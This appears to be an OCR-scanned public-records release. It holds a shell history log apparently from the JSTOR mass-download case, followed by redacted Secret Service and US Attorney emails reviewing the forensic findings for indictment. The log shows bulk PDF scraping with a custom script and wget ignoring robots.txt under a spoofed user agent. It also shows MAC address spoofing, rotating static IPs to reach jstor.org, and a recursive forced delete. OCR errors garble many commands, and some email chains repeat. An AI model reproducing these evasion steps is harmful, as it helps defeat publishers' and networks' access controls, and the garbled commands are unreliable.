more 00900.html
python
cd ...
python
more 1923/06700.htmf
fg
is blocks
df -h
sudo umount/media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ping 4.2.2.2
/sbin/ifconfig -a
/sbin/ifconfig -a lless
```



```
ls
~/bin/sls pdfs | head
./sls pdfs | head
cd pdfs
../sls | xargs -l mv {} /vol/pdfs/
../sis . | xargs -1 mv () /vol/pdfs/
ls
cd ..
rmdir pdfs
more deleteandgrab
İs
Is -I
more pdfs3.sls
tall pdfs3.sis
15
more js3.lslR
less js3.lslR
ls -Ih js3.lsIR
Is -ih pdf2size-js4.dbm
wc-ljs3.lslR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
more/media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
curl protect.theinfo.org
links protect.theinfo.org
ps ax | grep part
ps ax
cd /medla/
mkdir drive2
sudo mkdir drive2
sudo mount /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf1 drive2
df
df -h
cd drive2
ls
Is -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
```



```
cd /vol
Is -I
cd ..
Is -I
rm vol
sudo rm vol
sudo In -s/media/drive2 vol
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig-alless
dhcllent
sudo dhelient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47\
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo Ifconfig eth0:1 down
/sbin/ifconfig -alless
sleep 600 && bell
bg
dhclient
sudo dhelient
df-h
sudo umount /dev/sdf1
fg
df
ps ax | grep dhdle
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
df
cd /media/
mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
```



```
df
sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
/sbln/ifconfig -a
sudo ifconfig mac 91:4c:e5:a0:c7:55
Is
/sbin/ifconfig -a > mac
sudo ifconfig mac 91:4c:e5:a0:c7:55
sudo ifconfig ethô mac 91:4c:e5:a0:c7:55
man ifconflg
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
/sbin/ifconfig -a | grep ether
/sbin/ifconfig eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 up
dhclient
sudo dh
sudo dhellent
sudo dhclient -r
cd /mnt/
Is
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
15-1/
In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
SUDO In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
sudo In -s /medla/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
cd /vot
Is
df
ifconfig
sudo dhclient -r
sudo dhelient
İş
cd
ls
screen -r
is blocks/|wc-l
screen
screen -r
screen -x
wc -l urlstograb.wget
df-h | media
df-h | grep media
wc-l uristograb.wget
df -h 1 grep media
```



```
grep -v oxford uristograb.wget |less
 grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | less
 grep -v oxford urtstograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v majou |less
 grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v rnajou |grep -v
 grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v rnajou |grep -v
 genome | grep -v learnmern | less
 wc -l urls*
 df -h | grep media
 Is blocks/|wc-i
 df-h | grep media
 is blocks/jwc-l
 df-h | grep media
Is blocks/] wc 4
 df -h | grep media
LS
df
df -h | grep media
Is blocks/ | wc -1
df -h | grep media
ks blocks/lwc-l
Is blocks/ wc 4
df -h | grep medla
Is blocks/[wc-1
df -h | grep media
is blocks/|wc-l
df in j grep media
Is blocks/I wc 4
ls/mnt
Is /vol
df-h | grep media
Is blocks/jwc-4
df -h | grep media
is blocks/|wc-l
df -h | grep media
is blocks/jwc -l
df -h
Is blocks/ wc -1
df-h | grep media
Is blocks/|wc-l
df-h
df -h | grep media
Is blocks/|wc-l
df -h | grep medla
Is blocks/jwc-l
df-h | grep medla
```

is blocks/|wc -l
df -h | grep media
is blocks/|wc -l
df -h | grep media
is blocks/|wc -l



```
df-h | grep media
is blocks/|wc-l
df -h | grep media
Is blocks/ wc -
df -h | grep media
ping google.com
/sbin/ifconfig -a
/sbin/ifconfig -a liess
umount /media/drive
cd /media/drive/
Is
df-h
Is
sudo umount /dev/sde1
sudo umount -f/dev/sde1
/sbin/ifconfig -a less
df -h | grep drive2
Is blocks/ wc-l
cd
Is blocks/ wc -l
df -h | grep drive2
/sbln/ifconfig -a
ifconfig eth0:1 static 18.55.7.241
sudo ifconfig eth0:1 static 18.55.7.241
/sbin/ifconfig -a
curl -- interface eth0:1 www.jstor.org
curl --interface eth0 www.jstor.org
sudo ifconfig eth0:1 static 18.55.6.241
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.5.241
curl -- interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.4.241
curl -- Interface eth0:1 www.jstor.org
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.54.4.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.54.5.241
sudo ifconfig eth0:1 static 18.55.5.241
sudo ifconfig eth0:1 up static 18.55.5.241
Is blocks/ wc-l
ping 4.2.2.2
cd vol
cd /vol
~/keepgrabbing.py
fg
cd ..
Is vol
Is -i voi
rm vol
```



```
sudo rm vol
sudo in -s/media/drive /vol
cd /vol
~/keepgrabbing.py
~/keepgrabbing.py
cd ...
cd vol
~/keepgrabbing.py
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabblng.py
emacs ../keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
sudo In -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
cd /vol
~/keepgrabbing.py
fg
15
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/lfconfig -a
ifconfig up eth0:1 18,55.6.251
ifconfig --help | less[A
ifconfig --help
ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.252
/sbin/ifconfig -a
ping -help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a i less
suda ifconfig eth0:1 up static 18.55.6.241
/sbin/ifconfig -a
ping -I eth0:1 www.google.com
ping -l 18.55.6.241 www.google.com
curl --Interface eth0:1 www.google.com
curl -interface eth0:1 www.]stor.org
curl --help | less
/sbin/ifconfig -a
sudo ifconfig eth0:1 up static 18.55.6.252
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 up static 18.55.7.240
curl --Interface eth0:1 www.jstor.org
curl --Interface eth0:1 www.jstor.org/x
```



```
emacs keepgrabbing.py
cd tomove/pdfs/
is I wc -I
my * /vol/pdfs
cd ...
ls
mkdir uml
cd uml
curl =0 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
more 0.html
curl -I proquest.uml.com/pqdweb7RQT=305&SQ=PMID(66569)&PageSize=50
curl -i "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o D.html
"proquest.uml.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
more 0.html
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 50.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstIndex=50"
diff -u 0.html 50.html
macs curicommands.py
emacs curicommands.py
python curclcommands.py
python curlcommands.py
more curlcommands.sh
rm curicommands.py
emacs curlcommands.py
python curlcommands.py
more curlcommands sh
bash curlcommands.sh
more 1100
more 1100.html
lynx -dump 1100.html
links 1100.html
python
cat > saneuri.py
fg
is/media
mkdlr/medla/drive/uml
curl -i http://proquest.uml.com/padweb
Is /media/drive/umi
more/media/drive/2073772711.pdf
rnore /media/drive/umi/2073772711.pdf
more /media/drlve/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
```

~/keepgrabbing.py



```
cd ..
  cd voi
 ~/keepgrabbing.py
 ~/keepgrabbing.py
 cd ..
 cd vol
 15
 ~/keepgrabbing.py
 df-h
 pwd
 cd..
 cd vol
 ~/keepgrabbing.py
 cd ../vol
 ~/keepgrabbing.py
 cd /media
 b
 cd 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
is
df -h
 sudo shutdown now
cd /media/de
cd /media/drive/
mkdir Isindex
sudo mkdir įsindex
sudo chown ghost jsindex
cd jsindex
python
more 2010/0800.html
cd 1989
ls
cd /vol/
cd jsindex/1989
İs
ls - | less
is -1 | tall
cd ../1990
is -i | less
python
python/usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyoal
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir/usr/lib/python2.6/ pyoal
sudo easy_install --install-dir/usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
15 -a
```



```
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
Is
python
cd
Is blocks/|wc-l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg O
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
 emacs serveblocks.py
python serveblocks.py 8092
 emacs serveblocks.py
 python serveblocks.py 8092
 kill %1
 python serveblocks.py 8092
 k[l] %1
 python serveblocks.py 8092
 kili %1
 python serveblocks.py 8092
 fg
 kill %1
 python serveblocks.py 8092
 kill %1
 python serveblocks.py 8092
 kill %1
 fg
 emacs serveblocks.py
 python serveblocks.py 8092
 cd /media/drive/
```



```
~/keepgrabbing.py
df-h
df -h | grep sdd; date
du -hsc /vol/*
dm /vol/urlstograb2.wget
rm /vol/urlstograb2.wget
du -hsc /vol/*
bwm-ng
du -hsc /vol/*
df-h
df -h | grep media
is blocks | wc -l
ls
emacs oaigrab.py
python -i oaigrab.py
emacs gaigrab.py
python -i oaigrab.py
emacs oalgrab.py
mkdir muse
mv uristograb* muse
python oaigrab.py | tee uristograb.wget
wc -l urlstograb.wget
emacs oaigrab.py
python -I oaigrab.py | tee urlstograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee uristograb.wget
emacs oaigrab.py
emacs oaigrab.py
python -l oaigrab.py | tee urlstograb2.wget
fg
cd /vol
wget -x -nv -nc -l ~/uristograb.wget
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
wget -x -nv -nc -i ~/urlstograb.wget
mkdir sd
cd sd
wget -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header='User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sltemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget -e robots=off --header="User-Agent: WL/6" -m -np
"http://www.sciencedirect.com/science/page/sitemap/index.html"
cd www.sciencedirect.com/science/page/sitemap/publication/
Is
cd serial/
cd Journals/
emacs ~/sis
```



chmod +x ~/sls

```
~/sls | less
~/sis. | less
more 17509467.html
Is 0242648X
ls 0242648X/24
Is 0242648X/24/3
more 0242648X/24/3/243.html
python
fg
mkdir/vol/sd/jo
fg
cd
fg
python
İş
cd umi
python
more keepgrabbing.py
cd /vol/
15
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd pdfs/
~/keepgrabbing.py
cd ..
"/keepgrabbing.py
~/keepgrabbing.py
dids
fg
python
pwd
ls.
cd "/umi
python
fg
python
ls 1000000.html
more 128214.html
more 128213
less 128204.html
less /vol/umi/128204.html
links /voi/umi/128204.html
python
Is -Ih
is blacks | wc-l
python
```

Is *dbm



```
fg
Is
more déleteandgrab
split -a 5 -l 1000 deleteandgrab blocks/regrabc
Is blocks/|wc-l
cd blocks/
Is less
is | tall
cd ..
fg
Is /mnt
df
is/media/drive
links http://caliber.ucpress.net/doi/pdf/10.1525/as.2010.50.5.835
rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl-i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -1 "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf" | less
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
Is /vol
~/sis /vol umi > umi.sis
more umi.sls
~/sls /vol/umi > umi.sls
~/sis/vol/pdfs > pdfs3.sis
Is -IR /vol > is3.IsIR
more js3,lslR
Is -IR /vol/ > js3.lsIR
more Js3.lsIR
wc -l js3.lsiR
echo -n me@aaronsw.com md5sum
df
ps ax
df
mount/dev/sdc/vol
cd /vol
ls
cd /media/
İs
15-1
rm drive
sudo m drive
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sde1 drive
cd drive
```



ls

```
df
fd -h
df-h
mkdlr pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
 ~/keepgrabbing.py
 cd /media/drive/pdfs
 more 3590725.pdf
less 3697690.pdf
 less 30072010.pdf
 less 60244678.pdf
 less 3523970.pdf
 less 3548593.pdf
 less 3523645.pdf
 less 3813153.pdf
 less 3838338.pdf
 less 3279339.pdf
 less 1888323.pdf
 less 688560.pdf
 less "234, pdf"
 less 742572.pdf
 less 30058803.pdf
 Jess 2023815.pdf
 more 2023815.pdf
 cd
 ~/keepgrabbing.py
 fg
 1s
 cd pdfs
 ls.
 df-h
 cd /vol/
 ~/keepgrabbing.py
 cd ...
 cd vol
~/keepgrabbing.py
(b)(6),(b)(7)(C)
  U.S. Secret Service
  Boston Field Office
```

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)	Toron		
From: Sent: To: Subject:	(CID) (b)(6),(b)(7)(C) (BOS) Tuesday, May 03, 2011 2:08 PM (b)(6),(b)(7)(C) CID)(b)(6),(b)(7)(C RE: CID/CERT: Feedback from MI	(b)(6),(b)(7)(C) cert.or	rg)
Was a report ever final	ized for the Swartz exam?		
(b)(6),(b)(7)(C) U.S. Secret Service Boston Field Office (b)(6),(b)(7)(C			
From ((b)(6),(b)(7)(C) ((Sent: Wednesday, Mar To: ((b)(6),(b)(7)(C) Subject: Re: CID/CER	ch 16, 2011 1:30 PM		
Sounds good (b)(6),(b)(7)(C) Special Agent U.S. Secret Service (b)(6),(b)(7)(C) (Desk) (Mobile) 412-268-5228 (Fax)			
From (b)(6),(b)(7)(C) Td(b)(6),(b)(7)(C) Sent: Wed Mar 16 13:2 Subject: Fw: CID/CER No 6E letter is necessa	28:51 2011 T: Feedback from MIT case		
(b)(6),(b)(7)(C) Sent from Blackberry			
Sent: Wed Mar. 16 13:3	BOS)	per EOUSA	
			(b)(3):Rule 6E,(b)(6
From (b)(6),(b)(7)(C) Sent: Wednesday, Mar To: Heymann, Stephen Subject: Fw: CID/CER	(BOS) [mailtd(b)(6),(b)(7)(C) usss.c ch 16, 2011 1:13 PM (USAMA) T: Feedback from MIT case	<u>[h</u> s.gev]	

(b)(6).(b)(7)(C) (CID) (b)(6),(b)(7)(C) (BOS) From: Tuasday May 03, 2011 2:06 PM (b)(6),(b)(7)(C) (CID) Sent: To: RE: CID/CERT: Feedback from MIT case Subject: (b)(8).(b)(7)(C) U.S. Secret Service **Boston Field Office** (b)(6),(b)(7)(C) From (b)(6),(b)(7)((CID) Sent; Wednesday, March 16, 2011 1:30 PM To: (b)(6).(b)(7)(C) (BOS) Subject: Re: CID/CERT: Feedback from MIT case Sounds good (b)(6).(b)(7)(C) Special Agent U.S Secret Service (b)(6),(b)(7)(C) (Desk) (Mobile) 412-268-5226 (Fax) From (b)(6),(b)(7)(C) (BOS) Ta(b)(6),(b)(7)(C) CID) Sent: Wed Mar 16 13:28:51 2011 Subject: Fw: CID/CERT: Feedback from MIT case No 6E letter is necessary (b)(6),(b)(7)(C) Sent from Blackberry From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoi.gov> To: (b)(6),(b)(7)(C) (BOS) Sent: Wed Mar 16 13:25:45 2011 Subject: RE: CID/CERT: Feedback from MIT case (b)(3):Rule 6E,(b)(5)

From (b)(6),(b)(7)(C) (BOS) [mailtd(b)(6),(b)(7)(C) | usss.dhs.gov]

Sent: Wednesday, March 16, 2011 1:13 PM

To: Heymann, Stephen (USAMA)

Subject: Fw: CID/CERT: Feedback from MIT case

From: Heymann, Stephen (USAMA(b)(6),(b)(7)(C) usdoi.gov> To (b)(6),(b)(7)(C) (BOS) Sent: Wed Mar 16 13:25:45 2011 Subject: RE: CID/CERT: Feedback from MIT case Par FOLISA (b)(3):Rule 6E.(b)(5) From (b)(6),(b)(7)(C) BOS) [mailtd(b)(6).(b)(7)(C) usss.dhs.gov] Sent: Wednesday, March 16, 2011 1:13 PM To: Heymann, Stephen (USAMA) Subject: Fw: CID/CERT: Feedback from MIT case Question from CERT (b)(6),(b)(7)(C) Sent from Blackberry From (b)(6).(b)(7)(C) To(b)(6),(b)(7)(C) (BOS) Sent: Wed Mar 16 13:10:51 2011 Subject: CID/CERT: Feedback from MIT case (b)(6),(The guys here have some a report for you. However, their supervisor needs to review it before it goes out. Should we add him to the 6e? Digital Intelligence and Investigations Directorate. He has the same His name is (b)(6).(b) He is title is (b)(6).(b)(7)(C)address as (b)(6),(and (b)(6) All he is doing is reviewing the report. Thanks. (b)(6),(b)(7)(C) Special Agent U.S. Secret Service (b)(6),(b)(7) (Desk) (Mobile)

All e-mail to/from this account is subject to official review and is for official use only. Action may be taken in response to any inappropriate use of the Secret Service's e-mail system. This e-mail may contain information that is privileged, law enforcement sensitive, or subject to other disclosure limitations. Such information is loaned to you and should not be further disseminated without the permission of the Secret Service. If you have received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.

412-268-5226 (Fax)

2



(b)(6),(b)(7)(C) GID)	
From: (b)(6),(b)(7)(C)	2
We can do 3:30pm today, $(b)(6)$. Do you want us to reserve a conference brillinot, just give us the number to call.	idge?
Best . (b)(6),(b)	
On Monday, July 11, 2011 01:00:13 PM(b)(6),(b)(7) (CID) wrote: > (b)(6),(b)(and (b)(6),(b)	
<pre>> Are you guys available this afternoon? Are there any times that won't ></pre>	work?
(b)(6),(b)(7)(C) > Special Agent > U.S. Secret Service (b)(6),(b)(7)(C) (Desk) (Mobile) > 412-268-5226 (Fax)	
> From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)	
(b)(6),(b)(7)	
> (t)(5) > > > > > > > > > > > > >	
> Many thanks, Steve >	
> > All e-mail to/from this account is subject to official review and is > for official use only. Action may be taken in response to any > inappropriate use of the Secret Service's e-mail system. This e-mail > may contain information that is privileged, law enforcement sensitive, > or subject to other disclosure limitations. Such information is loaned	

- > to you and should not be further disseminated without the permission of the Secret Service.
 > If you have received this e-mail in error, do not keep, use, disclose, or
 > copy it; notify the sender immediately and delete it. --



(b)(6),(b)(7)(C)

From:
Sent:
Friday, July 08, 2011 12:19 PM

To:
(b)(6),(b)(7)(C)
Cc:
Subject:
Re: FW: Please confirm with Cert

A couple of nit-picky items:

- Rather than say keepgrabbing2 was very similar to keepgrabbing, I would say it has "distinctive similarities".
- I would say: 'DynDNS is a service that permits tying a specific hostname (such as "ghost-macbook.dyndns-free.com") to a computer that could have a dynamic or changing IP address (such as a > home computer on Comcast's cable network).
 [The above states more flatly that DynDNS is a service and gives a more accurate example of a valid hostname.]

Best, (b)(6),(b)(7)(C

```
On Friday, July 08, 2011 11:26:43 AP(b)(6),(b)(7) _{2}(b)(6),(b) and _{3}(b)(6),(c)
                                                  (CID) wrote:
> Could you take a look at this and provide some feedback?
>(b)(6),(b)(7)(C)
> Special Agent
              Service
       Secret
  (b)(6),(b)(7)(C)
                (desk)
                (mobile)
> 412-268-5226 (fax)
> The information contained in this transmission, including attachments,
> is privileged and confidential. It is intended only for the use of the
> individual or entity named above. If the reader of this message is not
> the intended recipient, you are hereby notified that any
> dissemination, distribution or copy of this communication is strictly
> prohibited. If you have received this communication in error, please
> notify me immediately by replying to this e-mail and delete all copies
> of this message and all attachments.
> From: (b)(6),(b)(7)(C)
                         (BOS)
> Sent: Fri 7/8/2011 11:11 AM
> To: (b)(6).(b)(7)( (CID)
> Subject: FW: Please confirm with Cert
                       We are preparing to take the Swartz case to indictment
> Please see below:
> and Heymann wants to double check that everything is exactly accurate.
> Do you agree with the paragraphs below?
(b)(6),(b)(7)(C)
> U.S. Secret Service
```

```
Boston Field Office
(b)(6),(b)(7)(C)
> From: Heymann, Stephen (USAMA) [mailto[(b)(6).(b)(7)(C)
> Sent: Friday, July 08, 2011 10:50 AM
> To: (b)(6),(b)(7)(C)
                      (80S)
> Subject: Please confirm with Cert
> Please confirm with Cert, today if at all possible, that our summary
> of the facts in these two paragraphs are an accurate summary of their
> preliminary findings. Thank you.
> From: Heymann, Stephen (USAMA)
> Sent: Eriday July 08, 2011 10:19 AM
> To: (b)(6).(b)(7)(C) buss dhs gov
                    dusss.dhs.gov'
> Subject: Please pull the forensic reports that reflect these facts
                  On February 24, 2011, the Court issued warrants to search
> the Acer laptop, Western Digital hard drive and the HP USB drive. As a
> result of these searches, I am aware that the MAC address assigned by
> the manufacturer to the ethernet interface card on the selzed Acer
> laptop is 00:23:5a:73:5f:fb, the same as the "ghost laptop" which
> connected to the MIT network in September, 2010. On the Acer laptop
> was a software application entitled "keepgrabbing.py", which was
> designed to download .pdf files from jstor.org.11 In addition to
> those described in footnote ____, above, JSTOR's terms and conditions
> of use explicitly prohibit users from attempting to circumvent
> software protections employed in the JSTOR platform. The
> implementation of keepgrabbing.py was designed to avoid JSTOR's
> efforts to spot and prevent serial downloads of the size here. The
> application would download the .pdf files from JSTOR to a file
> directory named "pdfs". The USB Drive found in Swartz's backpack
> contained a file "keepgrabbing2.py", with a script very similar to
> that contained in the Acer laptop. The Western Digital hard drive,
> which was recovered with the Acer laptop, had Aaron Swartz's
> fingerprint on it. The drive contained a folder named "pdfs" which contained an estimated
over 97,000 .pdf files. A spot check of approximately a dozen of those files reflected that
each was
> a JSTOR digitized journal article. 27.
                                              A logging file on the Acer
> laptop, known as the .bash_history file, showed an attempt to submit a
> computer or user name "Grace Host" and e-mail address
> ghost42@mailinator.com to the registration form at
> 10.72.0.47:444/bin/dynreg. This network address was associated with
> guest registration on the MIT network before the laptop's seizure in
> January, 2011. The .bash_history file also reflects that on an
> unknown date the contents of the "pdfs/" directory was copied to a folder named "/vol/pdfs"
> on another computer accessed through the DynDNS registered record22
> DynDNS is a method of tying a specific hostname (such as "ghost
> macbook") to a computer that could have a dynamic or changing IP
> address (such as a home computer on Comcast's cable network). for "ghost macbook.
```

(b)(6).(b)(7)(C)	(CID)	
From: Sent: To: Cc: Subject:	Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) [susdo] gov] Friday, July 08, 2011 1:23 PM (b)(6),(b)(7)(C) [BOS)(b)(6),(b)(7)(C) [CID) (b)(6),(b)(7)(C) [cambridgepolice.org(b)(6),(b)(7)(C)] (b)(7)(C) [CID] (cambridgepolice.org(b)(6),(b)(7)(C)] (cambridgepolice.org(b)(6),(b)(7)(C)] (d)(d)(d)(d)(d)(d)(d)(d)(d)(d)(d)(d)(d)(
Thank you, Steve		
	(BOS) [mailto(b)(6),(b)(7)(C) usss.dhs.gov]	
Please see Below:		
A couple of nit-pick	cky items:	
(b)(5)		
(b)(6),(b)(7)(C) U.S. Secret Service Roston Field Office (b)(6),(b)(7)(C)		
	CID)	*
CERT's response. (b)(6).(b)(7)(C) Special Agent U.S. Secret Service (b)(6).(b)(7)(C) (Desk) (Mobile 412-268-5226 (Fax)		
Original Messa From: ((b)(6),(b)(7)(C) To: ((b)(6),(b)(7)(C) (CID) Cc: ((b)(6),(b)(7)(C) Sent: Fri Jul 08 12: Subject: Re: FW: Ple) Poentions	

(b)(6),(

A couple of nit-picky items: $\{(1)(5)$ Best, (b)(6),(b)(7)(On Friday, July 08, 2011 11:26:43 AM (b)(6),(b)(7)((CID) wrote: > (b)(6),(b) and (b)(6),(b) > Could you take a look at this and provide some feedback? >(b)(6),(b)(7)(C)> Special Agent > U.S. Secret Service (b)(6)(b)(7)(C) (desk) (mobile) > 412-268-5226 (fax) > The information contained in this transmission, including attachments, > is privileged and confidential. It is intended only for the use of the > individual or entity named above. If the reader of this message is not > the intended recipient, you are hereby notified that any > dissemination, distribution or copy of this communication is strictly > prohibited. If you have received this communication in error, please > notify me immediately by replying to this e-mail and delete all copies > of this message and all attachments. > From: (b)(6),(b)(7)(C) > Sent: Fri 7/8/2011 11:11 AM > To: (b)(6).(b)(7)(C (CID) > Subject: FW: Please confirm with Cert We are preparing to take the Swartz case to indictment > Please see below: > and Heymann wants to double check that everything is exactly accurate. > Do you agree with the paragraphs below? > (b)(6),(b)(7)(C) > U.S. Secret Service Boston Field Office > (b)(6),(b)(7)(C) > From: Heymann, Stephen (USAMA) [mailto(b)(6).(b)(7)(C) [vog.tobed > Sent: Friday, July 08, 2011 10:50 AM > To: (b)(6).(b)(7)(C) (BOS) > Subject: Please confirm with Cert

> Please confirm with Cert, today if at all possible, that our summary

```
> of the facts in these two paragraphs are an accurate summary of their
> preliminary findings, Thank you,
> From: Heymann, Stephen (USAMA)
> Sent: Friday, July 08, 2011 10:19 AM
> To: (b)(6),(b)(7)(C)
                       usss.dhs.gov'
> Subject: Please pull the forensic reports that reflect these facts
                  On February 24, 2011, the Court issued warrants to search
> the Acer laptop, Western Digital hard drive and the HP USB drive. As a
> result of these searches, I am aware that the MAC address assigned by
> the manufacturer to the ethernet interface card on the seized Acer
> laptop is 00:23:5a:73:5f:fb, the same as the "ghost laptop" which
> connected to the MIT network in September, 2010. On the Acer laptop
> was a software application entitled "keepgrabbing.py", which was
> designed to download .pdf files from jstor.org.11 In addition to
> those described in footnote ____, above, JSTOR's terms and conditions
> of use explicitly prohibit users from attempting to circumvent
> software protections employed in the JSTOR platform. The
> implementation of keepgrabbing.py was designed to avoid JSTOR's
> efforts to spot and prevent serial downloads of the size here. The
> application would download the .pdf files from JSTOR to a file
> directory named "pdfs". The USB Drive found in Swartz's backpack
> contained a file "keepgrabbing2.py", with a script very similar to
> that contained in the Acer laptop. The Western Digital hard drive,
> which was recovered with the Acer laptop, had Aaron Swartz's
> fingerprint on it. The drive contained a folder named "pdfs" which contained an estimated
over 97,000 .pdf files. A spot check of approximately a dozen of those files reflected that
each was
> a JSTOR digitized journal article. 27.
                                             A logging file on the Acer
> laptop, known as the .bash_history file, showed an attempt to submit a
> computer or user name "Grace Host" and e-mail address
> ghost42@mailinator.com to the registration form at
> 10.72.0.47:444/bin/dynreg. This network address was associated with
> guest registration on the MIT network before the laptop's selzure in
> January, 2011. The .bash_history file also reflects that on an
> unknown date the contents of the "pdfs/" directory was copied to a folder named "/vol/pdfs"
> on another computer accessed through the DynDNS registered record22
> DynDNS is a method of tying a specific hostname (such as "ghost
> macbook") to a computer that could have a dynamic or changing IP
> address (such as a home computer on Comcast's cable network). for "ghost macbook.
```

(b)(6),(b)(7)(C)	CID)
From: Sent: To: Cc: Subject:	Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) [USAMA] (b)(6),(b)(7)(C) [USAMA] (b)(6),(b)(7)(C) [USAMA] (BOS) [USAMA] (BOS) [USAMA] (BOS)
(n)(6) (n)(7)(C)	, thank you, this is super.
	et the Samsung 332 data to them in the requested format? Or, if that was the ve, work with them to get the data extracted in that format? .
To: Heymann, S Cc: (b)(6),(b)(7)(C	
Stephen and (b	6),
it looks like problematic cl	look at the filesystem metadata and the transfer logs provided by JSTOR, and e should be able to correlate filenames and timestamps (assuming no ck drift issues) quite easily. The log data provided doesn't include a file may not be necessary given the other fields we can match.
We are working various criter	up a quick program to process the two list formats and perform comparisons for a, as we discussed. We should be able to wrap that up within a couple of days

I do have one request: For three of the four storage devices covered in the material sent to us, there exists a simple plain-text list of all the pdf files on the device and their associated timestamps. These lists are what we have written an ingestion processor for. However, for the Samsung-332 we only have a rather unwieldy HTML listing of all the files on the device. Would it be hard to locate a pdf-only listing in the same format as the others and send it to us? The lists compress very well.

Still, if it is too big for email, you could send it to the CERT secure FTP dropbox. (I think (b)(5)(b)(has a handy use guide to this, if required.)

Best, (b)(6),(b)(7)

1

(b)(6),(b)(7)(C)

CID)

From: (b)(6),(b)(7)(C) BOS)

Sent: Tuesday, September 13, 2011 8:32 AM

To: 'Heymann Stephen (USAMAY (b)(6),(b)(7)(C)

